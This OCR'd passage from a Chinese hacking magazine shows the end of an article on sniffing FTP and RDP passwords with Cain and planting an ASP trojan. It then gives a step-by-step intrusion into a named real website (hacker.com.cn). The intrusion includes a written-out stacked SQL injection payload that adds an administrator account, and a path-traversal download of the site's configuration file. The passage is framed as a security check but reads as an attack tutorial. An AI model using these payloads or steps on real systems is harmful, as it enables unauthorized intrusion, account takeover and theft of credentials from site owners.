

图 14



图 15


图 16


图 17


图 18


图 19


图 20

五、尾声

当然了，嗅探可不是一下子就能嗅到的，这个和运气也有很大的关系。这个FTP密码我可是等了好几天才嗅到的，FTP用户名和密码一般都可以直接得到明文的。利用得到的用户名密码就可以成功登录进入目标网站了，如图19。要是喜欢的话也可以将ASP木马传上去，如图20。

有了FTP权限就可以完全控制目标网站了，webshell的权限倒是十分的有限，至于目标网站的服务器提权，我随便看了下发现不容易提权，反正“柯南的世界”已经被我们控制了，所以我就没有继续。还有就是，利用cain也可以直接嗅探到3389登录的密码的哦，至于cain的其它强大功能就留给大家自己去研究和发掘了。本文主要是简单说明一下如何利用cain进行嗅探攻击，如果有什么问题的话欢迎与本人交流探讨，发现什么不妥的地方还请大家批评指正。

（文章中涉及到的工具啊D、CAIN、lcx　已经收录在光盘中）

文章难易度：★★★★

……WEBSHELL的

跟小菜一起来检测黑客防线网站

ゾ深蓝く丫透

最近没什么事，就随便看了下国内安全站点的安全情况，偶然间发现了黑防网站中存在的一些安全问题，以下就是详细的描述和过程了。

第一步曲

要想入侵，我们就要找到它的网站的漏洞。随便打开一个页面“<［首发漏洞］迅雷0day>”，看到它的URL链接是HTML的，静态页面不能利用，我们再找找看。结果找到了（查看所有评论），其具体链接地址为http://www.hacker.com.cn/common/comment.asp?channel=down&dataid=14789，我们在后面加个“!”进行提交，如图1。




图1

看到没有，居然没有报错。但是channel=down这个DOWN却引起了我的怀疑，它是做什么的呢？我们在它后面加个“'”，这回报错了，如图2。




图2

我们再分别添加“and 1=1”和“and 1=2”进行提交，结果都没有报错，真是令我郁闷。难道没有漏洞？不对，刚才报错的那句错误信息“select count(*) from db_sys_review where nsort='down'' and iid=14789 and r_hidden=1”已经引起了我的注意，“'”并没有过滤，channel字段没有任何过滤就放入了数据库。而且原始错误是**Error #-2147217900，字符串 'down' and iid=14789 and r_hidden=1' 之前有未闭合的引号。Microsoft OLE DB Provider for SQL Server。**

既然是SQL版本，就给了我们很多便利。我们在本机架设一个Joekoe CMS 4.0,提交 **';insert into db_sys_manager (m_user, m_password,m_grade,m_hidden) values('czp','526a568e057b69f9', 10,0);--**，它的语句就会变成**select count(*) from db_sys_review where nsort='down';insert into db_sys_manager (m_user, m_password,m_grade,m_hidden) values('czp','526a568e057b69f9', 10,0);-- and iid=14789 and r_hidden=1**，如图3，看到没有，在数据库中给我加入了一个用户名为czp，密码为526a568e057b69f9的管理员帐号。




图3

我们打开它的后台，安全密码？这是什么东西，如图4？我们查看本机源代码“common\config\manage\configure.asp”来记录安全密码。哎，已经凌晨三点了，先休息吧。




图4

第二步曲

继续昨天我们的入侵，既然进不了后台，那么添加管理员

帐号已经没任何意义了（但是可以改我们会员权限，加个VIP帐号），继续寻找别的漏洞，前几天乔客曾暴了个上传漏洞，可是试了试并没有成功，我在论坛随便发了个帖子，上传了一个软件，发现它的下载链接是“http://www.hacker.com.cn/common/download.asp?module=upload&id=849”，849代表我上传文件的ID号，那我的ID号是在哪儿记录的呢，很显然是在数据库里。经本机测试，u_id是对应提交的ID号码，u_urL对应的是文件路径，默认是在upload中，我们将id=1的u_url改成“../common/config/manage/configure.asp”，再提交“http://127.0.0.1/common/download.asp?module=upload&id=1”，成功的把本机的 common/config/manage/configure.asp配置文件下载了下来，如图5。

